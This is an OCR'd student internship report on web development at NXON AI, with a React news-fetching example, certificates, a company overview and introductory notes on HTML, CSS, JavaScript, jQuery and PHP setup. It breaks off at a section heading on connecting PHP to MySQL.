
In this section, we'll explore how to fetch data from the Inshorts API and display it using React. The provided code showcases a component named Inshortsapi that retrieves news articles from the API and renders them using React Bootstrap components.

10.1 Day 10 / Week 2 – 09 AUGUST 2023

10.1.1 API BASED REAL TIME NEWS WEB APPLICATION:


The API-based real-time news web application leverages React, a popular JavaScript library, to fetch and display news articles from an external API. This application provides users with up-to-date news content on their chosen topics.

Example:


App.js
src > App.js
import logo from './logo.svg';
import './App.css';
import { Container,Row,Col,Card,Table } from 'react-bootstrap';
import 'bootstrap/dist/css/bootstrap.min.css';
import React,{useState,useEffect} from 'react';
function App() {
const [mydata,setData] = useState([]);
const apiget = () => {
fetch('https://imshorts.me/news/all?offset=0&limit=21')
.then((response)=>response.json())
.then((json)=>{
console.log(json);
setData(json.data.articles)
}
);
};
useEffect(()=>{
apiget();
const interval = setInterval(()=>{apiget();},500000);
return ()=> clearInterval(interval);
},[]);
return (
<Container fluid>
<Row xs={1} md={3} className="g-4">
{
mydata.map(
(value)=>{
return(
<>
<Col className="container-fluid mt-4">
<Card>
<Card.Img variant="top" src={value.imageUrl} height="225px" />
<Card.Body>

```
                <Card.Title>{value.title}</Card.Title>
                <Card.Text>
                  {value.content}
                </Card.Text>
              </Card.Body>
            </Card>
          </Col>
                  </>
                )
              }
            )
          }
        </Row>
      </Container>
    );
  }

export default App;

```

Output:



CONCLUSION:

In conclusion, the project aimed to create a professional-looking web page using React with React Bootstrap's card layouts. The primary objective was to showcase the utilization of well-designed cards to enhance the visual appeal and user experience of the web page. Through careful implementation and thoughtful selection of card components, the project successfully demonstrated the ability to create a modern and engaging user interface.

By integrating React Bootstrap's card components and leveraging their flexibility, the project exemplified how a developer can create visually appealing and functional cards that can effectively present information and content. The professional appearance of the cards, achieved through careful styling and layout choices, reflects the importance of design principles in creating an impactful web presence.

Throughout the project, the integration of React components facilitated seamless updates and modifications to the card layout, underscoring the advantages of using a modern front-end framework. The ability to easily customize and adapt the cards to various use cases further highlights the versatility and practicality of utilizing React with React Bootstrap.

In conclusion, the project successfully demonstrated the creation of a web page with professional card layouts using React and React Bootstrap. The resulting user interface showcases the potential of combining cutting-edge technologies to create visually appealing and user-friendly web experiences. As web development continues to evolve, projects like this underscore the importance of staying current with the latest tools and frameworks to deliver exceptional user interfaces.

Team ID:295361

INTERNSHIP AT NXON AI PVT LTD

AN INTERNSHIP REPORT

Submitted by

Patel Yashkumar Jayeshbhai

190390107045

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

Gujarat Technological University, Ahmedabad

May, 2023

Team ID:295361

S.P.B. PATEL ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College


Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at NXON AI PVT LTD** has been carried out by **Patel Yashkumar Jayeshbhai** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign	Sign
Prof. Shubhangi Chaturvedi	Prof. Akshay Kansara
Internal Guide	Head of Department

Company Certificate



NXON
AI PVT. LTD.

Date: 01-05-2023
O.NO. Internship/2023/05

Internship Completion Certificate

Whom so it may concern

This is to certify that **Yashkumar Patel** (EN. No: 190390107045), a student of Saffrony Institute of Technology, Mehsana has successfully completed his internship as a Jr. Web Developer from 23-01-2023 to 23-04-2023 during academic year 2022-2023. During the period of internship programme, he was found punctual, hardworking and inquisitive.

We wish him every success in life.

Thanking you,
FOR, NXON AI PVT. LTD.
NXON Auth. Signatory
(Authorized Signature)

A-804, Ganesh Glory 11,
Off S G Highway, Jagatpur Road, Gota
Ahmedabad - 382470, Gujarat, India

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at NXON AI PVT LTD** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Shubhangi Chaturvedi** & **Bhavin Patel(External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student — Sign of Student

Patel Yashkumar jayeshbhai _____

ACKNOWLEDGMENT

First I would like to thanks Mr.Bhavin Patel, HR, Head of NXON AI Pvt Ltd Ahmedabad for giving me the opportunity to do an internship within the organization.I would like to express my sincere gratitude to NXON AI Pvt Ltd for providing me with the opportunity to complete my internship with their esteemed organization.I am grateful to the company for allowing me to work on the Smart Factory project, which involved developing a dashboard to monitor the health and performance of various machines in the factory.

The project provided me with valuable experience in the field of data analytics and IoT, and I am grateful to the company for entrusting me with this responsibility. I would also like to express my appreciation to my supervisor and team members, who provided me with guidance and support throughout my internship.I am highly indebted to Prof. Shubhangi Chaturvedi , for the facilities provided to accomplish this internship.I would like to thank my Head of the Department Prof. Akshay Kansara for hisconstructive criticism throughout my internship.I would like to thank Meet Jani, College internship coordinator Department of CSE.

Abstract

This report is a detailed overview of my internship journey at NXON AI Pvt Ltd. During my Internship I have learned a lot about how the industry of web development is actually work, what are the parameters, how to work on an actual project, how to work in a flow of team work. I have known about the work flow of full stack developers roles and responsibilities. This project aims to develop a Smart Factory solution ,where various machines in the factory are monitored for their health and performance. The solution utilizes sensors and data analytics to collect and process machine data such as temperature, power consumption, and other key performance indicators. The project involves developing a dashboard that displays real-time data from the machines, allowing for easy monitoring of their health and performance. The dashboard also presents visualizations in the form of graphs and charts to enable users to analyze the data and make informed decisions.

The internship with NXON AI Pvt Ltd provides an excellent opportunity to gain practical experience in developing a real-world Smart Factory solution.

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Abbreviations

BLE	Bluetooth Low Energy
CLI	Command Line Interface
MVC	Model View Controller
IOT	Internet Of Things
MQTT	Message Queuing Telemetry Transport
FPGA	Field-programmable gate array
ASIC	Application-specific integrated circuits
HTML	HyperText Markup Language
CSS	Cascading Style Sheets
JS	Javascript

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1.OVERVIEW OF THE COMPANY

NXON Technologies are providing the Product Engineering Solutions and help to businesses elevate their value through custom software development and Embedded product design

NXON Technologies is a group of Solution Team that solves engineering challenges by providing Embedded product development and design services including embedded software development, FPGA / ASIC design & verification and hardware design.

We are a team of Embedded , Firmware , Hardware and IoT engineers & project managers supported by a proven methodology for product development that ensures predictable costs & schedules. We deliver breakthrough products in collaboration with Fortune 500 and fast-moving startups.

1.1 HISTORY OF COMPANY

Started in the year 2020 our company is extensive experience with IoT Devices, Sensors, and Gateways Product Engineering (electronic HW, embedded SW, and ID design). We have demonstrated expertise in all stages of IoT device development, including requirements, hardware design, embedded software, industrial design, prototyping, and certification.

1.2 DIFFERENT PRODUCT / SCOPE OF WORK

BLE Wearable Sensor Watch, IOT Sensors, ESP32 and Gateways with BLE/Zigbee/Zwave/WiFi/LTE Cat-M1/NB-IOT interfaces have all been successfully produced IoT device designs. We collaborate closely with our B2B clients to understand and analyze their needs in order to produce IoT products based on our concepts.

1.3 MORE ABOUT COMPANY'S INFORMATION

At Company We find our clients have different sized enterprises at different stages of life.Some are new and emerging, others well established. Some have large budgets,thers operate with more of a 'shoe-string' approach.

We're flexible - and we'll help you work out what needs to be incorporated within your project to build your business with whatever resources you have available.

2.OVERVIEW OF HTML, CSS, JS

HTML, CSS, and JavaScript are three fundamental technologies used for creating dynamic and interactive websites.

HTML (HyperText Markup Language) is used to structure content on a web page. It provides a way to describe the meaning and structure of different elements on a page, such as headings, paragraphs, lists, and links.

CSS (Cascading Style Sheets) is used to define the presentation and layout of a web page. It allows designers to style HTML elements by specifying things like font size, color, margins, and padding. CSS also enables designers to create complex layouts, responsive designs, and animations.

JavaScript is a programming language used to create interactive and dynamic behavior on a web page. It can be used to validate user input, create animations, change page content without reloading, and communicate with servers to retrieve or send data.

2.1 INTRODUCTION OF HTML, CSS

HTML (HyperText Markup Language) and CSS (Cascading Style Sheets) are two core technologies used to create websites.

The **<!DOCTYPE html>** declaration defines that this document is an HTML5 document

The **<html>** element is the root element of an HTML page

The **<head>** element contains meta information about the HTML page

The **<title>** element specifies a title for the HTML page (which is shown in the browser's title bar or in the page's tab)

The **<body>** element defines the document's body, and is a container for all the visible contents, such as headings, paragraphs, images, hyperlinks, tables, lists, etc.

The **<h1>** element defines a large heading

The **<p>** element defines a paragraph

HTML History :

Year	Version
1989	Tim Berners-Lee invented www
1991	Tim Berners-Lee invented HTML
1993	Dave Raggett drafted HTML+
1995	HTML Working Group defined HTML 2.0
1997	W3C Recommendation: HTML 3.2
1999	W3C Recommendation: HTML 4.01
2000	W3C Recommendation: XHTML 1.0
2008	WHATWG HTML5 First Public Draft
2012	WHATWG HTML5 Living Standard
2014	W3C Recommendation: HTML5
2016	W3C Candidate Recommendation: HTML 5.1
2017	W3C Recommendation: HTML5.1 2nd Edition
2017	W3C Recommendation: HTML5.2

Table 1.HTML History

HTML Attributes :

- All HTML elements can have **attributes**
- Attributes provide **additional information** about elements
- Attributes are always specified in **the start tag**
- Attributes usually come in name/value pairs like: **name="value"**

HTML Class :

The HTML **class** attribute is used to specify a class for an HTML element. Multiple HTML elements can share the same class.

The **class** attribute is often used to point to a class name in a style sheet. It can also be used by a JavaScript to access and manipulate elements with the specific class name.

HTML Id :

The HTML **id** attribute is used to specify a unique id for an HTML element. You cannot have more than one element with the same id in an HTML document.

The **id** attribute specifies a unique id for an HTML element. The value of the **id** attribute must be unique within the HTML document. The **id** attribute is used to point to a specific style declaration in a style sheet. It is also used by JavaScript to access and manipulate the element with the specific id. The syntax for id is: write a hash character (#), followed by an id name. Then, define the CSS properties within curly braces {}.

HTML Form :

An HTML form is used to collect user input. The user input is most often sent to a server for processing. The **<form>** element is a container for different types of input elements, such as: text fields, checkboxes, radio buttons, submit buttons, etc.

The HTML **<input>** element is the most used form element. An **<input>** element can be displayed in many ways, depending on the **type** attribute.

HTML is a markup language used to structure content on a web page. It provides a way to describe the meaning and structure of different elements on a page, such as headings, paragraphs, lists, and links. Some of the main functions of HTML include:

- Creating the basic structure of a web page by defining sections and elements.
- Adding headings and subheadings to provide structure and hierarchy to content.
- Creating lists to organize information into bullet points or numbered items.
- Adding links to allow users to navigate between different pages or websites.

Css:

CSS stands for Cascading Style Sheets.CSS describes how HTML elements are to be displayed on screen, paper, or in other mediaCSS saves a lot of work. It can control the layout of multiple web pages all at once. External stylesheets are stored in CSS files.

HTML was NEVER intended to contain tags for formatting a web page. HTML was created to describe the content of a web page, like:

<h1>This is a heading</h1>

This is a paragraph.

When tags like <font>, and color attributes were added to the HTML 3.2 specification, it started a nightmare for web developers. Development of large websites, where fonts and color information were added to every single page, became a long and expensive process. To solve this problem, the World Wide Web Consortium (W3C) created CSS.CSS removed the style formatting from the HTML page.

CSS Box model :

In CSS, the term "box model" is used when talking about design and layout. The CSS box model is essentially a box that wraps around every HTML element. It consists of: margins, borders, padding, and the actual content.

- **Content** - The content of the box, where text and images appear
- **Padding** - Clears an area around the content. The padding is transparent
- **Border** - A border that goes around the padding and content
- **Margin** - Clears an area outside the border. The margin is transparent

The **position** property specifies the type of positioning method used for an element (static, relative, fixed, absolute or sticky).

The **position** property specifies the type of positioning method used for an element.

There are five different position values:

- **static**
- **relative**
- **fixed**
- **absolute**
- **sticky**

Elements are then positioned using the top, bottom, left, and right properties. However, these properties will not work unless the **position** property is set first. They also work differently depending on the position value.

CSS, on the other hand, is used to define the presentation and layout of a web page. It allows designers to style HTML elements by specifying things like font size, color, margins, and padding. Some of the main functions of CSS include:

- Controlling the visual appearance of text, including font styles, sizes, and colors
- Creating page layouts, including positioning elements, defining column widths, and creating responsive designs that adapt to different screen sizes
- Adding visual effects, such as animations, transitions, and hover effects
- Creating complex visual elements, such as drop-down menus, tabs, and accordions

2.2 INTRODUCTION OF JAVASCRIPT

JavaScript is a cross-platform, object-oriented scripting language used to make webpages interactive (e.g., having complex animations, clickable buttons, popup menus, etc.). There are also more advanced server side versions of JavaScript such as Node.js, which allow you to add more functionality to a website than downloading files (such as realtime collaboration between multiple computers). Inside a host environment (for example, a web browser), JavaScript can be connected to the objects of its environment to provide programmatic control over them.

JavaScript contains a standard library of objects, such as Array, Date, and Math, and a core set of language elements such as operators, control structures, and statements. Core JavaScript can be extended for a variety of purposes by supplementing it with additional objects; for example:

- Client-side JavaScript extends the core language by supplying objects to control a browser and its Document Object Model (DOM). For example, client-side extensions allow an application to place elements on an HTML form and respond to user events such as mouse clicks, form input, and page navigation.
- Server-side JavaScript extends the core language by supplying objects relevant to running JavaScript on a server. For example, server-side extensions allow an application to communicate with a database, provide continuity of information from one invocation to another of the application, or perform file manipulations on a server.

Applications of JavaScript:

Web Development: Adding interactivity and behavior to static sites JavaScript was invented to do this in 1995. By using AngularJS that can be achieved so easily.
Web Applications: With technology, browsers have improved to the extent that a language was required to create robust web applications. When we explore a map in Google Maps then we only need to click and drag the mouse. All detailed view is just a click away, and this is possible only because of JavaScript. It uses Application Programming Interfaces(APIs) that provide extra power to the code. The Electron and React are helpful in this department.
Server Applications: With the help of Node.js, JavaScript made its way from client to server and Node.js is the most powerful on the server side.

Games: Not only in websites, but JavaScript also helps in creating games for leisure. The combination of JavaScript and HTML 5 makes JavaScript popular in game development as well. It provides the EaseJS library which provides solutions for working with rich graphics.
Smartwatches: JavaScript is being used in all possible devices and applications. It provides a library PebbleJS which is used in smartwatch applications. This framework works for applications that require the Internet for their functioning.
Art: Artists and designers can create whatever they want using JavaScript to draw on HTML 5 canvas, and make the sound more effective also can be used **p5.js** library.
Machine Learning: This JavaScript ml5.js library can be used in web development by using machine learning.
Mobile Applications: JavaScript can also be used to build an application for non-web contexts. The features and uses of JavaScript make it a powerful tool for creating mobile applications. This is a Framework for building web and mobile apps using JavaScript. Using React Native, we can build mobile applications for different operating systems. We do not require to write code for different systems. Write once use it anywhere!

Limitations of JavaScript:

Security risks: JavaScript can be used to fetch data using AJAX or by manipulating tags that load data such as <img>, <object>, <script>. These attacks are called cross-site script attacks. They inject JS that is not part of the site into the visitor's browser thus fetching the details.
Performance: JavaScript does not provide the same level of performance as offered by many traditional languages as a complex program written in JavaScript would be comparatively slow. But as JavaScript is used to perform simple tasks in a browser, so performance is not considered a big restriction in its use.
Complexity: To master a scripting language, programmers must have a thorough knowledge of all the programming concepts, core language objects, and client and server-side objects otherwise it would be difficult for them to write advanced scripts using JavaScript.
Weak error handling and type checking facilities: It is a weakly typed language as there is no need to specify the data type of the variable. So wrong type checking is not performed by compile.

JavaScript is a programming language used to create dynamic and interactive behavior on a web page. It can be used to validate user input, create animations, change page content without reloading, and communicate with servers to retrieve or send data. Some of the main functions of JavaScript include:

- Manipulating the Document Object Model (DOM): JavaScript can be used to manipulate the HTML and CSS on a web page dynamically, allowing for the creation of interactive user interfaces and animations.
- Handling user events: JavaScript can detect and respond to user events, such as clicks, key presses, and mouse movements, allowing for the creation of interactive elements and applications.
- Validating form input: JavaScript can be used to validate form input, ensuring that user input is in the correct format before it is submitted to a server.

- Communicating with servers: JavaScript can send HTTP requests to servers to retrieve data or send data to be stored, allowing for dynamic content and user experiences.
- Creating dynamic content: JavaScript can be used to create dynamic content that changes based on user input or other factors, such as the time of day or the user's location.

2.3 INTRODUCTION OF JQUERY

jQuery is a popular JavaScript library that simplifies HTML document manipulation, event handling, and animation. It is widely used in web development for its ease of use and cross-browser compatibility. Laravel, a popular PHP web framework, integrates well with jQuery to make building dynamic web applications easier and more efficient.

Laravel provides a convenient way to include jQuery in your web application by including the jQuery library via a CDN or downloading it and placing it in the public directory of your Laravel project. Once you have included jQuery in your project, you can use it to manipulate the HTML and CSS of your web pages, as well as handle user events and interactions.

One of the most useful features of jQuery in Laravel is its ability to perform asynchronous requests to the server using AJAX. This allows your web application to dynamically update parts of a page without reloading the entire page, resulting in a more seamless user experience. Laravel's built-in support for AJAX requests makes it easy to handle these requests on the server-side and return data in a format like JSON, which can be easily processed by the client-side jQuery code.

Another useful feature of jQuery in Laravel is its support for form validation. Laravel provides a convenient way to validate user input on the server-side, but with jQuery, you can also perform client-side validation to provide instant feedback to the user. This can help improve the user experience by catching errors before the form is submitted, reducing the number of requests to the server, and speeding up the overall application performance.

jQuery also makes it easy to add dynamic animations and effects to your web pages in Laravel. With jQuery, you can easily animate HTML elements and add visual effects like fades, slides, and transitions. This can help make your web pages more engaging and visually appealing, and can also help guide the user's attention to important information or interactions.

3.OVERVIEW OF PHP

PHP (Hypertext Preprocessor) is a server-side scripting language that is used to create dynamic web pages and web applications. PHP is often used in combination with MySQL, a popular open-source relational database management system, to create powerful and scalable web applications.

3.1 INTRODUCTION OF PHP

The term PHP is an acronym for PHP: Hypertext Preprocessor. PHP is a server-side scripting language designed specifically for web development. It is open-source which means it is free to download and use. It is very simple to learn and use. The files have the extension ".php".
Rasmus Lerdorf inspired the first version of PHP and participated in the later versions. It is an interpreted language and it does not require a compiler.

PHP (Hypertext Preprocessor) is a server-side scripting language used to create dynamic web pages and web applications. It is one of the most widely used programming languages on the web and is especially popular for creating content management systems (CMS), e-commerce platforms, and web-based applications. Some of the main functions of PHP include:

- Handling form data: PHP can be used to process form data submitted by users, allowing for the creation of interactive web applications that store and retrieve data.
- Communicating with databases: PHP can communicate with databases, allowing for the creation of dynamic web applications that retrieve and display data from a database.
- Creating dynamic content: PHP can be used to create dynamic content that changes based on user input or other factors, such as the time of day or the user's location.
- Handling cookies and sessions: PHP can be used to handle cookies and sessions, allowing for the creation of personalized user experiences and the tracking of user activity.
- Handling file uploads: PHP can be used to handle file uploads, allowing users to upload files to a web application or website.
- Sending email: PHP can be used to send email from a web application or website, allowing for the creation of automated email notifications and newsletters.
- PHP code is executed in the server.
- It can be integrated with many databases such as Oracle, Microsoft SQL Server, MySQL, PostgreSQL, Sybase, and Informix.
- It is powerful to hold a content management system like WordPress and can be used to control user access.
- It supports main protocols like HTTP Basic, HTTP Digest, IMAP, FTP, and others.
- Websites like www.facebook.com and www.yahoo.com are also built on PHP.

- One of the main reasons behind this is that PHP can be easily embedded in HTML files and HTML codes can also be written in a PHP file.
- The thing that differentiates PHP from the client-side language like HTML is, that PHP codes are executed on the server whereas HTML codes are directly rendered on the browser. PHP codes are first executed on the server and then the result is returned to the browser.
- The only information that the client or browser knows is the result returned after executing the PHP script on the server and not the actual PHP codes present in the PHP file. Also, PHP files can support other client-side scripting languages like CSS and JavaScript.

PHP can actually do anything related to server-side scripting or more popularly known as the backend of a website. For example, PHP can receive data from forms, generate dynamic page content, can work with databases, create sessions, send and receive cookies, send emails, etc. There are also many hash functions available in PHP to encrypt users' data which makes PHP secure and reliable to be used as a server-side scripting language. So these are some of PHP's abilities that make it suitable to be used as a server-side scripting language. You will get to know more of these abilities in further tutorials.
Even if the above abilities do not convince you of PHP, there are some more features of PHP. PHP can run on all major operating systems like Windows, Linux, Unix, Mac OS X, etc.

Steps to setup PHP environment on a local machine:

There are basically two ways to set up PHP on a local machine which are:

- Using all in one package (XAMPP & WAMP). **(recommended)**
- Manually install all the required packages (MySQL, PHP & Apache) and configure them.

We are going to cover an **easy** and almost **error-free** method to install PHP on a local machine which is by using all in one package called **XAMPP**. **Steps to Installing XAMPP:**

Downloading XAMPP: First download the XAMPP software from the official website.
Open the downloaded .exe file: After opening the downloaded file you will see a popup from windows, click **yes** and proceed further.
Click on 'next': You'll see a welcome window of XAMPP, click **next**.
Select the components: Select the components you want to install. Please select the **MySQL** and **phpMyAdmin** components, all other components are optional for this tutorial. **Select the installation location:** Select the location you want to install the XAMPP, the default is **C:\xampp**.
Click next: Your clicking next, your installation will begin.
Open XAMPP control panel: After successfully installing the XAMPP in your local machine open the control panel by searching in the windows search bar for 'XAMPP control panel' or by going to the installation directory of XAMPP.

3.2 CONNECTING PHP TO MYSQL

